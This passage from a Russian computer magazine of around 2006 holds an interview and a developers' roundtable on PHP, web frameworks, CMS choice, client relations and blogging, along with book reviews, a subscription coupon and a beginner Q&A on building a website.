ТЕХНОЛОГИЙ, ПРОИЗВОДНЫХ
ОТ .NET, И ПОИСКЕ НОВЫХ
АЛЬТЕРНАТИВ? КАКОВЫ ПЕРС-
ПЕКТИВЫ PHP В ЭТОМ КРУГОВО-
РОТЕ НОВШЕСТВ?**

АНТОН СКОРОБОГАТОВ: Microsoft проводит широкомасштабную кампанию по переманиванию web-программистов на сторону .NET. Достаточно вспомнить тот же Atlas — среду для разработки интерактивных приложений. Однако стоимость владения windows-сервером по-прежнему остается слишком высокой для большинства компаний. Yahoo отказалась от windows-серверов в пользу связки LAMP (Linux + Apache + PHP + MySQL) именно из-за высокой стоимости и дороговизны обслуживания. .NET применим при разработке различных внутренних систем, которые тесно интегрированы со всей инфраструктурой на базе разработок Microsoft. При создании изолированного сайта .NET проигрывает почти на всех фронтах.

Также сейчас набирает популярность Framework Ruby On Rails, которая позволяет разрабатывать сайты в крайне сжатые сроки. Однако скорость работы интерпретатора Ruby оставляет желать лучшего, да и идеология языка значительно отличается от привычной, поэтому пока лишь немногие российские PHP-программисты переходят на Ruby. На Западе уже появилось сообщество программистов, которые пропагандируют использование Ruby для создания сайтов.

Zend тоже не стоит на месте. Недавно вышла preview-версия Zend Framework (<http://framework.zend.com>), которая обещает стать стандартом в среде web-разработчиков. За основу Zend Framework был взят PEAR, но он основательно переделан, учитывая особенности пятой версии языка. Если будет обеспечена интеграция с Zend Studio, то конкурентоспособность PHP поднимется на высокий уровень.

**В КАКИХ СЛУЧАЯХ И КАКИЕ
СРЕДЫ РАЗРАБОТКИ БЕРУТСЯ
ЗА ОСНОВУ?**

АНТОН СКОРОБОГАТОВ: Выбор Framework похож на выбор жены: серьезно и надолго. Быстрое переключение между различными фреймворками практически невозможно. Среди наиболее перспективных на данный момент фреймворков для PHP хотел бы отметить Symfony (www.symfony-pro

ject.com). Разработчики этой среды используют принципы Ruby On Rails, и framework очень быстро развивается. Написание собственных проектов на ней экономит много времени и удобно. Ключевым понятием становится идея, а не коддинг.

Как я уже отмечал, Zend Framework обещает стать промышленным стандартом для PHP-разработчиков, однако на текущий момент она еще очень сырая и ее использование связано с высокими рисками. Мы в студии используем framework собственной разработки, поскольку решение специфичных задач требует глубокого понимания ядра системы. И это является нашим главным критерием. Естественно, мы используем множество свободно распространяемых компонентов, поскольку это уменьшает скорость разработки, но их объединение во framework лежит на плечах наших программистов.

**НАСКОЛЬКО ОПРАВДАН РУЧНОЙ
ТРУД? ЕСТЬ ЯРЫЕ СТОРОННИКИ
ТОГО ЖЕ MACROMEDIA DRE-
AMWEAVER И БОЛЕЕ АВТОМАТИ-
ЗИРОВАННОЙ ОБРАБОТКИ КОН-
ТЕНТА, А ЕСТЬ И ТЕ, КТО
УБЕЖДАЕТ ОСТАЛЬНЫХ: «НЕ
БЫВАЕТ НИЧЕГО КАЧЕСТВЕН-
НЕЕ, ЧЕМ РАБОТА РУЧКАМИ».
ГДЕ ЖЕ ЗОЛОТАЯ СЕРЕДИНА?**

АНТОН СКОРОБОГАТОВ: Да, когда-то одним из показателей «крутости» web-разработчиков была строка в резюме «верстка HTML в блокноте». Те времена давно прошли. В условиях современной конкуренции на рынке невозможно не пользоваться средствами rapid development (быстрой разработки). С другой стороны, такие средства часто используют бездумно, надеясь на то, что программа все стерпит.

Компромисс заключается не в выборе средств разработки, а в понимании общих принципов: человек, который начал программировать на PHP не в блокноте, а в Zend Studio, должен прежде всего изучить основы языка и программирования, а затем приступать к разработке собственных проектов.

Как и большинство российский PHP-программистов, я начинал свою деятельность с установки Apache, PHP и MySQL по инструкции Дмитрия Котерова. Сейчас же для ускорения процесса я использую (и всем советую) готовые пакеты WAMP (Windows + Apache + PHP + MySQL), просто потому что это значительно ускоряет процесс. То же самое можно сказать и о редакторах, в которых пишется код. Можно использовать блокнот для написания кода, но это далеко не оптимально. Необходимо использовать полноценные среды разработки, такие как Zend Studio. Нужно помнить, что программы — лишь инструмент, который в умелых руках может творить чудеса, а в неумелых будет бесполезным.



Офис Defa Gruppe

**ЕЩЕ ОДИН ИНТЕРЕСНЫЙ МО-
МЕНТ — ОТСУТСТВИЕ ДОСТА-
ТОЧНО ЦИВИЛИЗОВАННОГО РЫН-
КА WEB-ДИЗАЙНА. ПРОЦВЕТАЮТ
МНОГИЕ ФИРМЫ-ОДНОДНЕВКИ,
У КОТОРЫХ НЕТ НИ ЕДИНЫХ
ЦЕН, НИ ПОНИМАНИЯ ПРАВИЛЬНО-
ГО WEB-ДИЗАЙНА. ИМ ЭТО
НЕВЫГОДНО?**

АНТОН СКОРОБОГАТОВ: Совсем не так. Рынок web-дизайна есть, и он достаточно цивилизован, на нем существуют полноценные бренды с историей и репутацией. «Правильного web-дизайна» тоже не существует: «web» — это технология, а «дизайн» — это творчество. Если необходимо соблюдать технологии, то в творчестве стандарта быть не может, поэтому разные компании используют разные идеологии web-дизайна и пропагандируют их. И это очень хорошо, ведь мы не хотим, чтобы все сайты были как в армии — одинаковыми и по уставу?

Главное — понимать, что далеко не все заказывают web-дизайн отдельно от web-разработки. Большинство заказчиков хотят получить комплексное решение с гарантией соблюдения сроков и качества работ. Такой сервис, разумеется, можно получить только в полноценной компании, имеющей за плечами опыт не одного десятка успешных про-



ектов. Помимо фактических навыков (талант дизайнеров, компетентность программистов), крупные игроки рынка имеют свои «ноу-хау» по эффективно-му ведению проектов. В таких вопросах качество менеджмента и слаженность взаимодействия различных специалистов играет ключевую роль.

ПИРАТСТВО ИДЕЙ И КОНТЕНТА ПРОЦВЕТАЕТ. ЕСТЬ ЛИ ДЕЙСТВЕННЫЕ СПОСОБЫ СНИЗИТЬ РИСК ВОРОВСТВА ИДЕЙ И ТЕХНОЛОГИЙ?

АНТОН СКОРОБОГАТОВ: Это не имеет смысла. Интернет — открытая система. Он предназначен для обмена идеями и контентом. Один из принципов web 2.0 — как раз отсутствие центрального узла предоставления информации. Информация свободна — необходимо помнить об этом.

В России невозможно защитить идеи, и, по моему, это очень здорово. В США патентное право разрешает регистрацию идеи, но разработчики сайтов нового поколения не делают этого, потому что считают регистрацию бессмысленной. Хорошая идея продвинет себя сама, и копирование пойдет только на руку родителям идеи. Уже существуют проекты, которые реализуют функциональность [digg.com](#) и [del.icio.us](#), однако пионеры остаются лидерами по количеству посетителей. Главное — «взломать» рынок, привлечь как можно больше пользователей, которые, соответственно,

попадают в более сложную ситуацию, так как они уже сделали свой выбор и стали лояльной аудиторией.

В области контента ситуация складывается примерно так же. Информация в интернете устаревает очень быстро, поэтому тот, кто предоставляет информацию раньше всех, выигрывает и привлекает максимальное количество посетителей.

Еще одна тенденция — разделение на производителей контента и площадки для размещения. RSS делает информацию свободной, и я, например, уже не захожу на многие сайты, а лишь читаю заголовки новостей в своем RSS-ридере, определяя, интересно мне что-то или нет. Прорыв совершит тот, кто предложит эффективный и простой способ размещения рекламы в RSS-лентах.

ЧТО ПОСОВЕТУЕШЬ ПО ВЫБОРУ CMS? КАК ВЫБИРАТЬ И НА ЧТО ОРИЕНТИРОВАТЬСЯ? ТЕ, КТО УМЕЮТ ПРОГРАММИРОВАТЬ, ОБЫЧНО ПИШУТ CMS САМОСТОЯТЕЛЬНО. ОСТАЛЬНЫЕ ОПРЕДЕЛЯЮТ ОТЛИЧИЯ ПО ВЕСЬМА СУБЪЕКТИВНЫМ КРИТЕРИЯМ.

АНТОН СКОРОБОГАТОВ: Действительно, посетителям сайта абсолютно безразлично, на какой CMS работает сайт: человек обращает внимание прежде всего на содержание. Администраторам

сайта, в принципе, тоже совершенно не важно, на какой CMS построен сайт — главное, чтобы она предоставляла интерфейсы управления, удобные для администрирования конкретно этого сайта. Вот почему разработчику логичнее всего выбирать CMS с точки зрения того, соответствуют ли возможности системы задачам сайта. Благо выбор богатый среди платных, и бесплатных CMS. Из бесплатных я бы отметил Drupal, потому что он имеет богатые возможности именно по управлению контентом, весьма гибок при расширении сайта и собрал активное сообщество. Среди платных коробочных систем лидером является «Битрикс». Эта CMS постоянно совершенствуется, а компания-разработчик внимательно относится к поддержке пользователей.

Разработчики, которые создали с нуля и поддерживают свою собственную CMS, имеют определенные организационные «плюсы». Конечно, поддерживать собственную CMS в актуальном состоянии и вкладываться в ее развитие могут позволить себе только крупные компании, имеющие свою стабильную нишу на рынке. Зато такие компании полностью контролируют внутреннее устройство системы, могут дорабатывать ее под любые интересные тенденции и нужды клиентов. Подобные системы не содержат лишнего, могут гибко подстраиваться под пожелания клиентов и удобны с точки зрения разработчиков. Именно в рамках таких систем проще всего создавать новые сервисы модели web 2.0.

С П Е Р Е И А Т О Б З О Р

Если заинтересовался, можешь заказать любую книгу из обзора (по разумным ценам), не отрывая пятой точки от дивана или стула, в букинистическом интернет-магазине «**OS-книга**» (www.osbook.ru). Книги для обзора мы берем именно там



EASY

Базы данных. Язык SQL

СПб.: БХВ-Петербург, 2006 / Дунаев В.В. / 288 страниц
Разумная цена: 86 рублей



SQL (Structured Query Language) — структурированный язык запросов к реляционным базам данных. На SQL можно формулировать выражения (запросы), которые будут извлекать нужные данные, модифицировать их, создавать таблицы, изменять их структуру, определять права доступа к данным и многое другое. Существует множество СУБД, а средство работы с базами данных одно — SQL. Знание основ SQL и умение применять их для поиска и анализа данных не помешает никому, к тому же синтаксис этого языка достаточно прост. На практических примерах подробно описаны основные конструкции языка и типы запросов.

MEDIUM

HTML и CSS на примерах

СПб.: БХВ-Петербург, 2005 / Мержевич В.В. / 448 страниц
Разумная цена: 160 рублей



HTML — прежде всего система верстки, определяющая то, как и какие элементы должны располагаться на веб-странице. Способ представления информации и оформления зависят исключительно от разработчика. Однако HTML имеет массу ограничений, которые когда-то приходилось обходить через одно место: применение изображений вместо текста, таблицы с невидимой границей, прозрачные рисунки для контроля нужных отступов и пустого пространства и т.п. Сложность разработки крупных проектов из-за этого только повышалась. Стили же частично решают подобные проблемы, не заменяя, а дополняя HTML. CSS расширяют возможности дизайна и верстки страниц. И данная книга — набор советов, рецептов и хитростей для работы с HTML и CSS.

HARD

Java-сервлеты и JSP: сборник рецептов

М.: КУДИЦ-ОБРАЗ, 2005
/ Перри Б. / 768 страниц
Разумная цена: 288 рублей



Сервлет — это класс Java, предназначенный для динамического формирования содержимого ответа на запрос клиента по сети. Если тебе знакомы CGI-программы и скрипты, то поймешь: сервлеты — это технология Java, способная заменить их. JSP (Java Server Pages) — серверные страницы Java, в которых Java-код перемешивается с JavaScript и HTML. Сервлеты (и JSP) часто называют также web-компонентами. В книге собрано более 200 практических примеров и советов по решениям различных задач с использованием сервлетов или JSP: работа с БД, аутентификация клиентов, работа с почтой, обработка данных из формы, работа с cookie, работа с мультимедиа, использование «сеансов», работа с фильтрами, использование доступных библиотек и многое другое.

MEDIUM

Разработка Web-приложений с помощью PHP и MySQL

М.: Издательский дом «Вильямс», 2006
/ Люк Веллинг / 880 страниц
Разумная цена: 486 рублей



С основами HTML знакомы практически все, у кого есть собственный сайт или домашняя страничка. Однако не все умеют программировать для web'a и использовать реляционные базы данных. Многие крупные сайты уже невозможно изготовить в виде банальной «статике», необходима помощь связки PHP + MySQL. В книге описаны все стадии разработки типовых проектов на PHP и MySQL, в том числе CMS (система управления содержимым сайта), форум, интернет-магазин и т.п. Среди нестандартных подходов: объектно-ориентированное программирование на PHP, динамическая генерация PDF-документов и доступ к различным стандартным web-службам от сторонних компаний. Впрочем, самое главное — что все приведенные примеры рассчитаны на новые версии PHP5 и MySQL 5.0.

HARD

PHP глазами хакера

СПб.: БХВ-Петербург, 2005
/ Фленов М.Е. / 304 страницы
Разумная цена: 172 рубля



Сценарии на языке PHP повсеместно используются в web'е, обычно или в самодельных приложениях в Сети, благодаря бесплатным библиотекам, из которых можно черпать наработки для своих проектов, достаточно. Притом очень часто отходят на второй план вопросы безопасности и оптимизации сценариев. И остаются на втором плане, пока... Типичные ошибки программистов позволяют хакерам беспрепятственно проникать на сервер и атаковать ресурс. В книге продемонстрированы реальные примеры взлома web-серверов, чтобы наглядно разъяснить как уязвимости, так и последствия недостаточного внимания к безопасности кода.

EASY

ActionScript 2.0. Основы

СПб.: Символ-Плюс, 2006
/ Колин Мук / 576 страниц
Разумная цена: 360 рублей



Flash — это не только векторная графика, но и возможность программировать благодаря языку сценариев ActionScript. Сначала был ActionScript 1.0, имевший одно неприятное ограничение: сильная «кривизна» реализованной возможности написать код, использующий методы ООП (объектно-ориентированного программирования). В 2.0 подобные недостатки исправлены. Его синтаксис прост и понятен даже новичку. Конечно, более простой путь предстоит тем, кто знаком с ООП по другим языкам программирования, к примеру Java или C++. В книге рассмотрены синтаксис и применение ActionScript 2.0 на практике.

СПЕЦИАЛИСТЫ РОС



**АРТЕМ
ИВАНОВ**

Ведущий программист в проекте распознавания личности. Web-разработчик в проекте web-интерфейсов сетевых устройств. Аспирант Нижегородского института прикладной физики РАН. Участвовал в разработке программного обеспечения различной направленности: от систем безопасности, где был руководителем группы, до проектов по созданию систем поддержки контента и web-интерфейсов для сетевых устройств.



**ЕКАТЕРИНА
СЕДОВА**

PHP-программист, в web'e четыре года. Работала в web-лаборатории МГИУ (Московского государственного индустриального университета), дизайн-студии «Саботаж», Defa Gruppe (в настоящий момент). Участвовала в проектах: www.awards.ru (сайт Night Life Awards), www.jorisvanvelzen.de (сайт фотохудожника Йориса Ван Вельзена), <http://kino.mtv.ru> (сайт церемонии кинонаграды 2006, MTV).



**ЮЛИЯ (ЮУ)
ЯРЛОВА**

Дизайнер, художник-график, web-дизайнер. Работала: «Московская Мозаика», «Архитектурный Вестник», «Город-Инфо», «Крафтвей», ЗАО ПОЛМИ ГРУПП (в настоящий момент). Участвовала в проектах: GreetingDepot Inc (электронные открытки, крупный сайт), «Яндекс. Открытки» (художественный редактор), конкурс DIA 2005 (финалист номинации «Промышленный дизайн»), финал конкурса «Дизайн света» 2005 (оригинальное световое решение).



**ВЯЧЕСЛАВ
БАЕВ**

За последние семь лет побыл и дизайнером, и программистом, и верстальщиком — практически посвятил жизнь интернет-технологиям. Участвовал в создании проектов www.vseved.ru, www.elitepen.ru и во множестве проектов компании Defa Gruppe.



**АЛЕКСЕЙ
СКОБЕЛЕВ**

Аналитик, в профессиональном web'e — три года. Работал в Renault организатором web-проектов, в настоящий момент работает аналитиком в Defa Gruppe. Из проектов: автомобильная компания SoKia, церемония кинонаград MTV 2006, сервис блогов на научном портале «Элементы» и сайт для инвесторов компании «Пятерочка».

**■ НА ЧЕМ ПРИХОДИТСЯ ПИСАТЬ
ДЛЯ WEB?**

АРТЕМ ИВАНОВ: Приходится работать на многих вещах одновременно. К примеру, в одном проекте задействовано: ASP.NET (хотя и претендует на полноценное средство, приходится регулярно лазить в HTML), C# (как на стороне сервера, так и на стороне клиентских приложений — типа агента оповещения и т.п.), XML базы данных и кучи разных протоколов. Все это, естественно, на Visual Studio 2005. И это еще не самое сложное. Сложнее было в другом проекте, где приходится сочетать платформонезависимый код, который поддерживается на Windows, и реализацию этого кода, работающую на Linux Debian. Здесь количество используемых технологий и продуктов еще выше: C и C++ (используется очень широко — от железа и самописных драйверов и до жуткого количества STL, для парсинга результатов тестирования и создания отчетов (раньше был PERL, но от этого не жилось легче), CORBA (использовать COM+ могут только извращенцы, тем более под Linux он не работает), аппаратные средства вывода графики (специальные под каждую платформу. DirectX еще хоть как-то помогает, а под Linux приходится выпендриваться). Отладка делается под Linux, что само по себе редкое извращение...

ЧТО ВАЖНЕЕ: ЖЕЛАНИЕ КЛИЕНТА ИЛИ ПРАВИЛЬНЫЙ ПРОДУКТ? ОЧЕНЬ МНОГИЕ ПИШУТ «ТО, ЧТО ЗАКАЗАЛИ», А ПОТОМ ВЫХОДИТ... С ДРУГОЙ СТОРОНЫ, КЛИЕНТ ВСЕГДА ПРАВ.

АНДРЕЙ КАРОЛИК: В крупных разработках не участвовал, так что обычно ограничиваюсь PHP (когда-то давно это был Perl). На C++ в основном приходилось править чужой готовый код. Был определенный опыт работы с Java, когда делал для вуза в Германии лабораторные работы по электротехнике, которые студенты выполняли в браузере (эмуляция физических процессов через математические формулы). Тогда Java только появилась и возможности апплетов были сильно ограничены, наработка в Сети было очень и очень мало. С PHP обычно работаю в продвинутом NotePad :).

ЕКАТЕРИНА СЕДОВА: Нужно найти компромисс. Часто, конечно, складываются ситуации, когда компромисс не представляется реальным ни для одной из сторон. И тогда, хочешь не хочешь, а выбор делать приходится. Мое мнение: не следует пренебрегать собственными принципами в угоду клиенту. Дело даже не в том, что ты, конечно же, лучше, чем клиент, знаешь, как делать свою работу хорошо. Проблема в том, что твои работы — твое лицо, и мнение о тебе у кого-то строится на основе того, насколько конструктивно ты создаешь качественный продукт. Поступись этим принципом один раз — и, поверь, придется долго восстанавливать репутацию. Так что борись за себя: дипломатия, убеждение, примеры, разумные доводы. Даже из самого безумного желания клиента, если напрячься, можно сделать «правильный» продукт.

АРТЕМ ИВАНОВ: В таких случаях конечный продукт определяется тремя критериями. 1) Чтобы было сделано быстро. 2) Чтобы было сделано качественно. 3) Чтобы было сделано дешево.

Обычно приходится выбирать два пункта из трех. Если быстро и качественно, то будет недешево. Если дешево и качественно, то потратишь время. Не настаиваю на правильности этой «теоремы», но опыт показывает, что так и бывает.

ВЯЧЕСЛАВ БАЕВ: Весьма сложная ситуация. Как правило, клиент соглашается на все нововведения, которые предлагаются, особенно в области usability, так как он позиционирует себя как обычного пользователя и у него есть принцип «либо нравится, либо не нравится». Но иногда бывает, что клиент предлагает решение, как бы сказать, «не в кассу». Вот тогда получают следующие варианты. 1) Клиент соглашается, что не прав. Убедить его в чем-либо сложно, но можно. 2) Клиенту отказывают в реализации его предложения. 3) Следуем принципу «клиент всегда прав», делаем все так, как хочет он, но не помещаем эту работу в портфолио. Сделали и забыли, как страшный сон :). 4) В ответ на несурязицу клиента пытаемся выдержать из этого предложения зерно сути, оформить его либо сделать его более удобным, подходящим функционально или/и визуально. В любом случае, у нас нет никакого желания делать «плохие» проекты.

ЮЛИЯ ЯРАЛОВА: Вопрос, на который невозможно ответить «да» или «нет». Если послать клиента ко всем чертям (то, что он требует, несовместимо с технологией), станет не для кого делать продукт. Однако если учитывать только пожелания клиента, можно зайти очень далеко и не вернуться. Важна «золотая середина», сотрудничество.

АНДРЕЙ КАРОЛИК: Желание важнее, а выходит ... , если воплощать это желание бездумно. Клиент думает о потребностях на основе собственных представлений о том, как «оно» должно быть. Исполнитель должен, учитывая ограничения web'a и технологий, предложить альтернативные решения, доступно объяснить все плюсы и минусы каждого решения. Чем больше опыта и сделанных проектов, тем предлагаемые решения ближе к идеалу. Во многих случаях можно вообще не изобретать велосипед, а оттолкнуться от чужих наработок.

АЛЕКСЕЙ СКОБЕЛЕВ: Важно и то и другое. Когда разрабатывается сайт, взаимодействуют две сферы: сфера бизнеса клиента и сфера интернета, то есть наша сфера бизнеса. Клиент является профессионалом в своей области и имеет свое (пусть и не очень профессиональное) мнение о web'e. Я профессионал в проектировании сайтов, но в то же время имею свое мнение о том, как устроен бизнес клиента. В процессе разработки клиент формулирует свои требования и пожелания — если они адекватные, то я их учитываю.



АНДРЕЙ КАРОЛИК

Трепанировал домашнюю страничку в далеком 1995 году, после этого активно увлекся web'ом. Дизайнер и программист среднего полета, но как верстальщик умудрен опытом. Среди последних собственных проектов: www.forceteam.ru, www.realstory.ru и www.shopexpert.ru (последний пока только в планах).

Если нет, то аргументированно объясняю клиенту, почему нельзя выполнить его требования или почему будет неправильно реализовывать их. Таким образом, совместными усилиями мы создаем правильный продукт, в котором учтены пожелания клиента.

Вообще все во многом зависит от конкретного проекта и компании, с которой приходится работать. В крупных компаниях обычно есть специальный человек, отвечающий за проект (IT-специалист, маркетолог или спец по PR). Такие люди обычно знают, что им нужно. С ними работать легче, потому что они ценят логику. В моей практике не было случаев, когда не удавалось бы достигнуть компромисса, когда клиент упирался и не реагировал на 100% логичные доводы. В конце концов, разрабатываемые сайты стоят приличных денег, которые клиент платит и за мой профессионализм, — так зачем клиенту платить такие деньги и получать в итоге говно, пусть даже оно и кажется ему конфеткой?!

ЧЕМУ НУЖНО УДЕЛЯТЬ БОЛЬШЕ ВНИМАНИЯ: ДИЗАЙНУ ИЛИ ТЕХНОЛОГИЧНОСТИ?

ЕКАТЕРИНА СЕДОВА: Я же программист — я за технологичность :). По сути, и дизайн, и технологичность должны быть «на уровне»: visibility + usability = качество. Собственно, по проекту обычно видно, что для него приоритетно. Если основная задача сайта — привлечение людей к конкретному продукту или событию, то, конечно, внимание концентрируется на дизайне. Тем не менее, в настоящий момент большей части заказчиков дизайн вообще не принципиален, самое важное для них — донести информацию до своей потенциальной клиентуры. Думаю, правильный подход. В этом случае целостность проекта, привлекательность каждой из его сторон полностью предоставляется команде разработчиков — от них зависит качество конечного продукта и то, завоеует ли продукт внимание своей целевой аудитории.

АРТЕМ ИВАНОВ: Дизайну. Технологичность будет диктоваться ограничениями технического задания и возможностями выбранных технологий. Без реализации задания и, соответственно, без реализации всех возможных функциональных возможностей продукт просто не будет работать так, как хочет заказчик. При этом прозрачность архитектуры продукта, наличие минимального набора схем, dataflow-диаграмм и т.п. — все это и ускоряет разработку, и повышает качество.

ВЯЧЕСЛАВ БАЕВ: Должна быть жесткая связка одного с другим. Без хорошей визуализации человек не сможет понять предоставленную ему информацию, а без технологичности ему сложно будет получить ее.

ЮЛИЯ ЯРАЛОВА: Так как я все-таки дизайнер, то в начальной стадии разработки делаю акцент на «красивость». Потом, как Пигмалион, начинаю из «красивого» куска дизайна собирать то, что будет работать корректно. Идеальный вариант — когда все складывается удачно, красиво и технологично.

АНДРЕЙ КАРОЛИК: Одно без другого живет в весьма ограниченных условиях. Дизайн, к примеру, не так важен, когда речь идет о CMS или каких-то корпоративных наработках. Однако мало кому понравится красивая безделушка или безобразный монстр: и то и другое обречено на провал, который остается только вопросом времени.

ПРОЙДЕТ ЛИЛИ НЕТ МОДА НА БЛОГИ? ЧТО СТАНЕТ МОДНЫМ ПОСЛЕ ВЫХОДА БЛОГОВ ИЗ МОДЫ?

АРТЕМ ИВАНОВ: Все процессы подчинены физике. В случае блогов будет достигнут некий порог (количества блогов), после которого произойдет их качественный «фазовый переход». Лидерами того, что придет на смену, скорее всего, станут общеизвестные новостные и развлекательные блоги.

ЮЛИЯ ЯРАЛОВА: Модно/не модно — понятие относительное. Сейчас блоги модны, потому что о них говорят. Желание человека показать себя «во всей красе», вероятно, было и будет всегда, отсюда и поиск самовыражения. От граффити на стене до блогов в интернете. Все рано или поздно проходит, пройдет и это, но «публичность» и возможность продемонстрировать себя, свои взгляды, умения останется. Это невозможно истребить.

АНДРЕЙ КАРОЛИК: Популярность блогов объясняется не столько модой, сколько стечением обстоятельств. Формат общения, который дают блоги, был востребован и раньше, но технологически реализовано ничего не было. Как только технологии и программисты дошли до того, что мы имеем сейчас, это приняло массовый характер. Так что я не думаю, что мода на блоги может пройти в принципе. Но технологии и программисты могут пойти дальше и «родить» новый формат и функциональность.

АЛЕКСЕЙ СКОБЕЛЕВ: Конечно, пройдет когда-нибудь! Все когда-нибудь проходит. Но только пройдет мода, а сами блоги останутся. Форумы же не исчезли никуда — живут и процветают, несмотря на свое древнее происхождение. По-моему, существование блогов вообще базируется на особенностях человеческой природы и прогрессирующих проблемах коммуникации между людьми, закомплексованности, скромности и т.п. Процент «профессиональных» блогов, в которых профи высказывают мысли по тематике своих профессий, достаточно мал, а абсолютное большинство — это блоги людей, страдающих (в той или иной степени) от недостатка общения и внимания со стороны других. Что будет после ухода блогов из моды? Думаю, вполне очевидно (об этом все чаще упоминается на страницах специздания), что произойдет глобальное объединение всего: блоги объединятся с социальными сетями, социальные сети объединятся с интернет-магазинами и т.д. Короче, настанет один большой Web...

СЭКОНОМЬ деньги — закажи журнал в редакции

ВЫГОДА

Цена подписки до 15% ниже, чем в розничной продаже
Бонусы, призы и подарки для подписчиков
Доставка за счет редакции

ГАРАНТИЯ

Ты гарантированно получишь все номера журнала
Единая цена по всей России

СЕРВИС

Заказ удобно оплатить через любое отделение банка
Доставка осуществляется заказной бандеролью или курьером



КАК ОФОРМИТЬ ЗАКАЗ

- 1 Заполнить купон и квитанцию
- 2 Перечислить стоимость подписки через любой банк
- 3 Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:
 - по электронной почте: subscribe@glc.ru;
 - по факсу: (495) 780-88-24;
 - по адресу: 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.

Внимание!

Подписка оформляется в день обработки купона и квитанции.

- купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней.
- купоны, отправленные почтой на адрес редакции, обрабатываются в течение 20 дней.

Рекомендуем использовать электронную почту или факс. Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можно оформить с ноября.

ПОДПИСКА ДЛЯ ЮРИДИЧЕСКИХ ЛИЦ

Москва: ООО «ИНТЕР-ПОЧТА» (495) 500-00-60 www.interpochta.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного за подписку лица.

подписной купон

СТОИМОСТЬ ЗАКАЗА
на Хакер Спец + CD

6 месяцев | **12 месяцев**
900 руб. 00 коп. | 1740 руб. 00 коп.

СТОИМОСТЬ ЗАКАЗА
на комплект
Хакер Спец +
Хакер + Железо

6 месяцев | **12 месяцев**
2550 руб. 00 коп. | 5040 руб. 00 коп.

прошу оформить подписку:

- на журнал Хакер Спец + CD
 на комплект Хакер Спец + Хакер + Железо
на _____ месяцев

начиная с _____ 200_ г.

- Доставлять журнал по почте на домашний адрес
 Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже*
(отметьте квадрат выбранного варианта подписки)

Ф.И.О. _____

дата рождения _____

адрес доставки: _____

индекс _____

область/край _____

город _____

улица _____

дом _____ корпус _____

квартира/офис _____

телефон (_____) _____

e-mail _____

сумма оплаты _____

*Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

| | | |
|---------------------|----------------------|-----------------|
| ИНН | 7729410015 | ООО «Гейм Лэнд» |
| ЗАО | ММБ | |
| р/с № | 40702810700010298407 | |
| к/с № | 30101810300000000545 | |
| БИК | 044525545 | КПП - 772901001 |
| Плательщик | _____ | |
| Адрес (с индексом) | _____ | |
| Назначение платежа | Сумма | |
| Оплата за « _____ » | _____ | |
| с _____ 200_ г. | _____ | |
| Ф.И.О. | _____ | |
| Подпись плательщика | _____ | |

Кассир _____

Квитанция

| | | |
|---------------------|----------------------|-----------------|
| ИНН | 7729410015 | ООО «Гейм Лэнд» |
| ЗАО | ММБ | |
| р/с № | 40702810700010298407 | |
| к/с № | 30101810300000000545 | |
| БИК | 044525545 | КПП - 772901001 |
| Плательщик | _____ | |
| Адрес (с индексом) | _____ | |
| Назначение платежа | Сумма | |
| Оплата за « _____ » | _____ | |
| с _____ 200_ г. | _____ | |
| Ф.И.О. | _____ | |
| Подпись плательщика | _____ | |

Кассир _____



ПО ВСЕМ ВОПРОСАМ, СВЯЗАННЫМ С ПОДПИСКОЙ, ЗВОНИТЕ ПО
БЕСПЛАТНЫМ ТЕЛЕФОНАМ: **780-88-29** (для москвичей)
И **8-800-200-3-999** (для регионов и абонентов МТС, БИЛАЙН,
МЕГАФОН). ВСЕ ВОПРОСЫ ПО ПОДПИСКЕ МОЖНО ПРИСЫЛАТЬ
НА АДРЕС: info@glc.ru

SCIENCE AFFAIRS

На вопросы отвечает эксперт этого номера — директор по проектам Defa Gruppe **Вера Титова**



РЕШИЛ СООРУДИТЬ СВОЙ САЙТ. С ЧЕГО НАЧАТЬ?



В первую очередь нужно поискать среди своих знакомых людей, которые умеют делать сайты. Если таких не оказалось, а зуд в руках не отпускает :), нужно познакомиться с бесплатными CMS (системами управления контентом), их на просторах интернета огромная куча. Если знаешь английский язык — будет просто, если не знаешь — нужно подыскивать CMS среди имеющих мощное русскоязычное сообщество. Могу предложить следующие: Joomla (<http://joomla.org>), Drupal (<http://drupal.ru>), WordPress (<http://mywordpress.ru>). Определи, что ты хочешь иметь на своем сайте. Если функционал простенький, то незачем использовать мощный Drupal — будет достаточно WordPress. Если же планируется развернутая структура сайта, какой-нибудь файловый архив и «обсуждалка» наподобие форума, то можно посмотреть в сторону phpBB, который в сочетании с плагинами дает прекрасную базу для создания сообщества любителей морковного сока или меховых тапочек :). Если руки продолжают чесаться даже после ознакомления с бесплатными CMS, воспользуйся моим простым советом: идешь в книжный магазин, покупаешь книжку по PHP, читаешь. Потом регистрируешься на форуме PHPclub (<http://phpclub.ru>), поначалу задаешь глупые вопросы а-ля «А как мне положить данные формы в базу?», со временем матереешь и делаешь, наконец, сайт, попутно

изучая кучу вспомогательных вещей, которые обязательно пригодятся в дальнейшем.



ИНТЕРНЕТ — ЭТО КРУТО! КАК СТАТЬ WEB-РАЗРАБОТЧИКОМ?



Это тяжкий труд, как и любой другой. Начать программировать на PHP очень просто: никакого типизирования переменных, никакой компиляции. Просто поставил какой-нибудь «Денвер» (<http://dklab.ru>), написал `<?php echo "Hello World!" ?>`, обратился к скрипту — и вот ты в Матрице. Добиться хоть каких-то результатов очень сложно, поскольку таких же энтузиастов, как ты, — пруд пруди, каждый хочет сотворить что-нибудь этакое и изобрести собственный, ни на что не похожий велосипед. Web-разработка сейчас — это борьба концепций, маркетинговых отделов и рекламных бюджетов. Однако я совсем не утверждаю, что время одиночек-энтузиастов прошло. Примеров удачных проектов очень много, но еще больше примеров неудачных проектов. Лихорадка Web 2.0 пройдет, и тогда мы узнаем настоящих героев интернета начала XXI века, а остальные канут в Лету. Еще есть шанс вскочить на подножку уходящего поезда...



